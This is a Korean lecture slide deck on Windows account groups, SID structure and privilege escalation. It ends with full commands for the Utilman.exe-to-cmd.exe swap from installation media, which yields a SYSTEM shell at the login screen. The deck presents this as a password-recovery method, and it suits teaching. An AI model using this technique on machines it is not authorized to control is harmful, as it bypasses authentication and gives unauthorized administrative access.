


- 복잡도가 충분하여 크래킹이 쉽지 않음

# 윈도우 계정과 권한

- 윈도우의 권한 체계


- 윈도우에서 생성한 사용자 확인 : [제어판]-[관리 도구]-[컴퓨터 관리]의 로컬 사용자 및 그룹에서 확인



# 윈도우 계정과 권한

- 윈도우의 권한 체계


- Administrator 계정보다 상위 권한을 가진 Local System 계정도 있음
- Local Service와 Network Service 계정이 있는데, 각각 시스템과 네트워크 자원에 일반 사용자 수준의 권한을 부여 받아 윈도우에서 동작하는 여러가지 서비스를 구동 시킴(이 사항은 [제어판]-[관리 도구]-[서비스] 에서 확인할 수 있음)



# 윈도우 계정과 권한

## • 윈도우의 권한 체계

- 윈도우에서는 다양한 기본 그룹이 있는데, [제어판]-[관리 도구]-[컴퓨터 관리]의 로컬 사용자 및 그룹에서 확인할 수 있음





# 윈도우 계정과 권한

- 윈도우의 권한 체계

- 윈도우의 기본 그룹

| 계정 이름            | 설명  |
|------------------|---|
| Administrators   | 도메인 지원이나 로컬 컴퓨터에 대한 모든 권한이 있음   |
| Power Users      | 디렉터리나 네트워크 공유, 공용 프로그램 그룹 생성, 컴퓨터의 시계 설정 권한이 있음   |
| Backup Operators | 시스템을 백업하려고 모든 시스템의 파일과 디렉터리에 접근할 수 있음   |
| Users            | 도메인과 로컬 컴퓨터를 일반적으로 사용하는 그룹이다. 개개인에 할당된 사용자 환경을 직접 만들 수 있지만, 설정할 수 있는 항목에는 한계가 있어서 시스템 서비스의 시작 및 종료 권한이 없고 디렉터리 공유 설정 불가 |
| Guests           | 도메인 사용 권한이 제한된 그룹으로 시스템의 설정을 바꿀 수 있는 권한이 없음   |


# 윈도우 계정과 권한

- 윈도우의 권한 체계

- SID : 리눅스 시스템과 같이 계정을 코드 값 한 개로 표시한 것

파워셸(PowerShell)이나 레지스트리 열람을 이용하여 SID를 알아볼 수 있는데, cmd에서 whoami 명령 등을 이용하여 확인 할 수 있음

```
psgetsid \\127.0.0.1 administrator
psgetsid \\127.0.0.1 wishfree
```



```
C:\WPSTools>psgetsid \\127.0.0.1 administrator
PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for WIN_2016\\administrator:
S-1-5-21-3927844882-394592529-3216461276-500

C:\WPSTools>psgetsid \\127.0.0.1 wishfree
PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for WIN_2016\\wishfree:
S-1-5-21-3927844882-394592529-3216461276-1000

C:\WPSTools>
```

- PSTools에 포함된 psgetsid 툴 등을 이용하거나 wmic 명령 등을 통해서도 SID를 조회할 수 있음

# 윈도우 계정과 권한

- 윈도우의 권한 체계

- SID : 리눅스 시스템과 같이 계정을 코드 값 한 개로 표시한 것

파워셸(PowerShell)이나 레지스트리 열람을 이용하여 SID를 알아볼 수 있는데, cmd에서 whoami 명령 등을 이용하여 확인 할 수 있음

```
psgetsid \\127.0.0.1 administrator
psgetsid \\127.0.0.1 wishfree
```

```
선택 관리자: 명령 프롬프트
C:\PSTools>psgetsid \\127.0.0.1 administrator
PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for WIN_2016 administrator:
S-1-5-21-3927844882-394592529-3216461276-500

C:\PSTools>psgetsid \\127.0.0.1 wishfree
PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for WIN_2016 wishfree:
S-1-5-21-3927844882-394592529-3216461276-1000

C:\PSTools>
```

```
C:\Users>whoami /USER
```

사용자 정보

사용자 이름

SID

desktop- [redacted] S-1-5-21-[redacted]-1-[redacted]-1001

# 윈도우 계정과 권한

- 윈도우의 권한 체계

- SID : 리눅스 시스템과 같이 계정을 코드 값 한 개로 표시한 것

- 사용자 계정 및 패스워드 정보를 담고 있는 SAM 파일(C:\Windows\system32\config\SAM)에 SID 정보가 저장

SID for WIN\_2016\administrator: S-1-5-21-3927844882-394592529-3216461276-500

①

②

③

④

① S-1 : 해당 시스템이 윈도우 시스템 임을 의미

② 5-21 : 도메인 컨트롤러 시스템 (Domain Controller System) 또는 단독 시스템 (stand-alone)을 의미

ID authority value(5) - Sub-authority value(21)

③ 3927844882-394592529-3216461276 : 시스템의 고유한 숫자로, 시스템을 설치할 때 시스템의 특성을 수집하여 생성  
동일한 컴퓨터에 다시 윈도우를 설치해도 동일한 값을 가지지 않으며, 동일한 시스템 내에 있는 계정들은 동일한 식별자를 가짐

④ 500 : 숫자로 표현되는 각 사용자의 고유한 ID

관리자(Administrator)는 500번, Guest 계정은 501번, 일반 사용자는 1000번 이상의 숫자를 가짐

# 윈도우 계정과 권한

- 윈도우의 권한 체계

- SID 세부 의미

Administrator: S-1-5-21-3927844882-394592529-3216461276-500

(1) S: SID를 의미

(2) 1: Revision number(버전 번호)

(3) 5: ID authority value

0: NULL Authority(NULL), 1: World Authority(World, everyone), 2: Local Authority(Local), 3: Creator Authority(Creator),  
4: Non-unique Authority(Non-unique), 5: NT Authority(NT authority), 9: Resource Manager Authority

(4) 21: Sub-authority value

0: Null, 1: Dialup, 2: Network, 3: Batch, 4: Interactive, 5: Logon, 6: Service, 7: Anonymous logon, 8: Proxy,  
21: NT Non-builtin IDs, 32: NT builtin

(5) 140982233-436374069-839522115 : 도메인 식별자로 시스템의 고유한 숫자

(6) 500: RID(RelativeID, 상대 식별자)

관리자는 500번, Guest는 501번, 일반 사용자는 1000번 이상의 숫자

# 윈도우 계정과 권한

- 윈도우의 권한 체계

- SID와 User Name 예시

| User Name                | SID   |
|--------------------------|---|
| DOMAINNAME\ADMINISTRATOR | S-1-5-21-917267712-1342860078-1792151419-500 (=0x1F4) |
| DOMAINNAME\GUEST         | S-1-5-21-917267712-1342860078-1792151419-501 (=0x1F5) |
| DOMAINNAME\DOMAIN ADMINS | S-1-5-21-917267712-1342860078-1792151419-512 (=0x200) |
| DOMAINNAME\DOMAIN USERS  | S-1-5-21-917267712-1342860078-1792151419-513 (=0x201) |
| DOMAINNAME\DOMAIN GUESTS | S-1-5-21-917267712-1342860078-1792151419-514 (=0x202) |

```
C:\Users\KOREA>whoami /user
```

```
사용자 정보
```

```
=====
```

```
사용자 이름      SID
```

```
=====
```

```
desktop-1fta70o\korea S-1-5-21-4207490074-141629412-543245211-1001
```

5-21 :

도메인 컨트롤러 시스템 (Domain Controller System)

또는 단독 시스템 (stand-alone)을 의미

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- 윈도우의 권한 상승 : SetUID와 같은 기능은 없지만 UAC(User Access Control)을 통해서 제어



사용자 이름에 Administrator와 SYSTEM 확인(Ctrl+Alt+Del 눌러 Windows 작업 관리자 창을 띄워 [프로세스] 탭을 확인)

| 이름                    | PID   | 상태     | 사용자 이름 | CPU | 작업 집합(메모리) | 설명  |
|-----------------------|-------|--------|--------|-----|------------|---|
| explorer.exe          | 10408 | 실행 중   | jskim  | 00  | 148,592 K  | Windows 탐색기   |
| FileCoAuth.exe        | 20348 | 실행 중   | jskim  | 00  | 22,544 K   | Microsoft OneDriveFile Co-Authoring Executable        |
| fontdrvhost.exe       | 1164  | 실행 중   | UMFD-0 | 00  | 2,516 K    | Usermode Font Driver Host                             |
| GameBar.exe           | 7704  | 일시 중단됨 | jskim  | 00  | 1,748 K    | Xbox Game Bar   |
| GameBarFTServer.exe   | 3880  | 실행 중   | jskim  | 00  | 3,188 K    | Xbox Game Bar Full Trust COM Server                   |
| HncUpdateService.exe  | 4408  | 실행 중   | SYSTEM | 00  | 15,484 K   | HncUpdateService                                      |
| HncUpdateTray.exe     | 13260 | 실행 중   | jskim  | 00  | 8,220 K    | HncUpdateTray   |
| I3GMainSvc.exe        | 4172  | 실행 중   | SYSTEM | 00  | 1,912 K    | Interezen Service Program                             |
| I3GProc.exe           | 18584 | 실행 중   | jskim  | 00  | 4,072 K    | Interezen Process                                     |
| IMG5F50Svc.exe        | 4392  | 실행 중   | SYSTEM | 00  | 1,508 K    | Image SAFER 5.0 Session Managing Service for x64      |
| IpOverUsbSvc.exe      | 4416  | 실행 중   | SYSTEM | 00  | 4,240 K    | Windows IP Over USB PC Service                        |
| jetbrains-toolbox.exe | 19744 | 실행 중   | jskim  | 00  | 204,096 K  | JetBrains Toolbox                                     |
| lsass.exe             | 708   | 실행 중   | SYSTEM | 00  | 14,968 K   | Local Security Authority Process                      |
| Microsoft.Photos.exe  | 17236 | 일시 중단됨 | jskim  | 00  | 81,428 K   | Microsoft.Photos.exe                                  |
| MoUsocoreWorker.exe   | 20920 | 실행 중   | SYSTEM | 00  | 30,088 K   | MoUSO Core Worker Process                             |
| MpCopyAccelerator.exe | 19580 | 실행 중   | SYSTEM | 00  | 3,416 K    | Microsoft Malware Protection Copy Accelerator Utility |
| msedge.exe            | 13648 | 실행 중   | jskim  | 00  | 55,780 K   | Microsoft Edge  |
| msedge.exe            | 6776  | 실행 중   | jskim  | 00  | 2,588 K    | Microsoft Edge  |

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- 상위 권한으로 수행되고 있는 프로그램의 프로세스에 다른 작업 끼워 넣기



- 예를 들어 관리자 A와 일반 사용자 B가 있을 때,  
정상적인 경우에 A가 X 프로그램을 실행하면 X 프로그램은 A권한을 갖고 일반 사용자 B가 X 프로그램을 실행하면 X 프로그램은 B 권한을 갖음
- 관리자 A가 실행한 프로그램을 일반 사용자 B가 이용할 수 있다면 어떻게 될까?  
일반 사용자 B는 A 권한으로 실행되는 X 프로그램을 이용하게 되어 권한이 상승




# 윈도우 계정과 권한

- 윈도우의 권한 상승

- utilman.exe란?

로그인을 하기 전에 돋보기,내레이터,화면 키보드 같은 그런 옵션들을 구성 할 수 있도록 만들어진 윈도우 응용 프로그램  
이 프로그램이 관리자 권한으로 실행된다는 점을 이용



- 비밀번호를 잊어 버렸을 경우  
재설정을 위한 목적으로도 이 방법을 이용


# 윈도우 계정과 권한

- 윈도우의 권한 상승

- 설치 이미지 또는 설치 CD를 이용한 부팅

윈도우 설치 관련 기본 설정 화면이 나타나면 Shift + F10을 눌러 명령 창을 열고, 다음과 같이 명령을 실행


```
c:
cd Windows\System32
ren Utilman.exe Utilman.exe.original
copy cmd.exe Utilman.exe
shutdown -r -t 0
```



```
관리자: X:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]


X:\Sources>c:
C:\>cd Windows\System32
C:\Windows\System32>ren Utilman.exe Utilman.exe.original
C:\Windows\System32>copy cmd.exe Utilman.exe
1개 파일이 복사되었습니다.
C:\Windows\System32>shutdown -r -t 0
```

